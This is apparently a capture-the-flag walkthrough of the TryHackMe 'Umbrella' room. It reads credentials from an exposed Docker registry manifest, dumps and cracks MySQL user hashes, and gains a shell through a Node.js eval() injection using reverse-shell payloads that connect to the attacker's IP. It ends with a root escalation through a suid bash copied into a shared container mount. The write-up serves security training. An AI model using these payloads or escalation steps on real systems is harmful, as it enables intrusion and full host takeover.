Breach Umbrella Corp’s time-tracking server by exploiting misconfigurations around containerisation.
https://tryhackme.com/room/umbrella
Spin up the box and connect to the VPN.
Lets start with a nmap scan to see what ports are open
nmap 10.10.216.176
# Nmap scan report for 10.10.216.176
# Host is up (0.093s latency).
# Not shown: 996 closed tcp ports (conn-refused)
# PORT     STATE SERVICE
# 22/tcp   open  ssh
# 3306/tcp open  mysql
# 5000/tcp open  upnp
# 8080/tcp open  http-proxy
Lets see what versions each service is running
nmap -p 22,3306,5000,8080 -sV 10.10.216.176
# PORT     STATE SERVICE VERSION
# 22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
# 3306/tcp open  mysql   MySQL 5.7.40
# 5000/tcp open  http    Docker Registry (API: 2.0)
# 8080/tcp open  http    Node.js (Express middleware)
# Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
https://distribution.github.io/distribution/spec/api/
curl http://10.10.216.176:5000/v2/_catalog
# {"repositories":["umbrella/timetracking"]}

curl http://10.10.216.176:5000/v2/umbrella/timetracking/tags/list
# {"name":"umbrella/timetracking","tags":["latest"]}

curl http://10.10.216.176:5000/v2/umbrella/timetracking/manifests/latest
Getting the manifest of the image shows all the build steps of the image. The actual output is much larger than what is displayed below.
|
|
From it we can see that there are environment variables containing credentials. To prevent this issue credentials should be passed in on runtime (more info).
- DB_USER = root
- DB_PASS = UMBRELLA_DB_PASSWORD
- DB_DATABASE = timetracking
mysql -h 10.10.216.176 -D timetracking -u root -p
# UMBRELLA_DB_PASSWORD
SHOW databases;
-- +--------------------+
-- | Database           |
-- +--------------------+
-- | information_schema |
-- | mysql              |
-- | performance_schema |
-- | sys                |
-- | timetracking       |
-- +--------------------+

SHOW tables;
-- +------------------------+
-- | Tables_in_timetracking |
-- +------------------------+
-- | users                  |
-- +------------------------+

SELECT * FROM users;
-- +----------+----------------------------------+-------+
-- | user     | pass                             | time  |
-- +----------+----------------------------------+-------+
-- | claire-r | 2acXXXXXXXXXXXXXXXXXXXXXXXXXXXXX |   360 |
-- | chris-r  | 0d1XXXXXXXXXXXXXXXXXXXXXXXXXXXXX |   420 |
-- | jill-v   | d5cXXXXXXXXXXXXXXXXXXXXXXXXXXXXX |   564 |
-- | barry-b  | 4a0XXXXXXXXXXXXXXXXXXXXXXXXXXXXX | 47893 |
-- +----------+----------------------------------+-------+
They look like hashed passwords. The tool crackstation.net lets you check online if there if the hash is known.

Lets try the credentials to ssh into the server
ssh [email protected]
# XXXXXXXXXXXXXXXXXXXXXXXXXXXXX

claire-r@ctf:~$ ls -l
# total 8
# drwxrwxr-x 6 claire-r claire-r 4096 Dec 22  2022 timeTracker-src
# -rw-r--r-- 1 claire-r claire-r   38 Dec 22  2022 user.txt

claire-r@ctf:~$ cat user.txt
# THM{}

claire-r@ctf:~$ ls -l timeTracker-src/
# total 96
# -rw-rw-r-- 1 claire-r claire-r  3237 Dec 22  2022 app.js
# drwxrwxr-x 2 claire-r claire-r  4096 Dec 22  2022 db
# -rw-rw-r-- 1 claire-r claire-r   398 Dec 22  2022 docker-compose.yml
# -rw-rw-r-- 1 claire-r claire-r   295 Dec 22  2022 Dockerfile
# drwxrw-rw- 2 claire-r claire-r  4096 Dec 22  2022 logs
# -rw-rw-r-- 1 claire-r claire-r   385 Dec 22  2022 package.json
# -rw-rw-r-- 1 claire-r claire-r 63965 Dec 22  2022 package-lock.json
# drwxrwxr-x 3 claire-r claire-r  4096 Dec 22  2022 public
# drwxrwxr-x 2 claire-r claire-r  4096 Dec 22  2022 views
Lets look through the contents of the app
|
|
Interesting it mounts ./logs to /logs in the container
|
|
Those are the credentials there were hardcoded from before
Lets actually see whats on the website http://10.10.216.176:8080/

Lets login with the same credentials we SSHed in with
claire-r : XXXXXXXXXXXXXXXXXXXXXXXXXXXXX

Lot a ton but it tracks the total time of employees and stores the record in the DB. When entering a number in the form it will update the user claire-r’s hours by that amount of minutes.
Lets try something thats not a number into the form (foo).
ReferenceError: foo is not defined
    at eval (eval at <anonymous> (/usr/src/app/app.js:71:33), <anonymous>:1:1)
    at /usr/src/app/app.js:71:33
    at Layer.handle [as handle_request] (/usr/src/app/node_modules/express/lib/router/layer.js:95:5)
    at next (/usr/src/app/node_modules/express/lib/router/route.js:144:13)
    at Route.dispatch (/usr/src/app/node_modules/express/lib/router/route.js:114:3)
    at Layer.handle [as handle_request] (/usr/src/app/node_modules/express/lib/router/layer.js:95:5)
    at /usr/src/app/node_modules/express/lib/router/index.js:284:15
    at Function.process_params (/usr/src/app/node_modules/express/lib/router/index.js:346:12)
    at next (/usr/src/app/node_modules/express/lib/router/index.js:280:10)
    at Immediate._onImmediate (/usr/src/app/node_modules/express-session/index.js:506:7)
Looks like its calling eval 🤔 that cannot be good.
Lets look at the function that gets called when the endpoint (/time) is hit.
|
|
It runs eval on the unsanitized user input 💀 (why its bad)
var a = 2; a; will increment the time by 2
(() => 3)() also works to increment the counter
Lets look for a reverse shell. Note that had an issue on OSX when trying this had to switch to Linux.
From out local machine open a port that we can connect to.
nc -lvp 12345
Putting in the following. (() => { require("child_process").exec('nc 10.6.93.142 12345 -e /bin/sh'); return 3; })()
No Luck.
I found another reverse shell on syIsTyping medium page.
(function(){ var net = require("net"), cp = require("child_process"), sh = cp.spawn("/bin/sh", []); var client = new net.Socket(); client.connect(12345, "10.6.93.142", function(){ client.pipe(sh.stdin); sh.stdout.pipe(client); sh.stderr.pipe(client); }); return /a/;})();
Success!
listening on [any] 12345 ...
10.10.216.176: inverse host lookup failed: Unknown host
connect to [10.6.93.142] from (UNKNOWN) [10.10.216.176] 58424
ls
# app.js
# node_modules
# package-lock.json
# package.json
# public
# views

ls /logs
# tt.log

id
# uid=0(root) gid=0(root) groups=0(root)
Since were running the container as root which is the same on the Linux host machine. If we can copy out a file it will also run as root.
Lets copy over the bash executable and make give it the suid bit (more info).
cp /bin/bash /logs
chmod 4777 /logs/bash
Back in the SSH terminal.
mv ~/timeTracker-src/logs/bash/ ~

~/bash -p

id
# root

cat /root/root.txt
# THM{}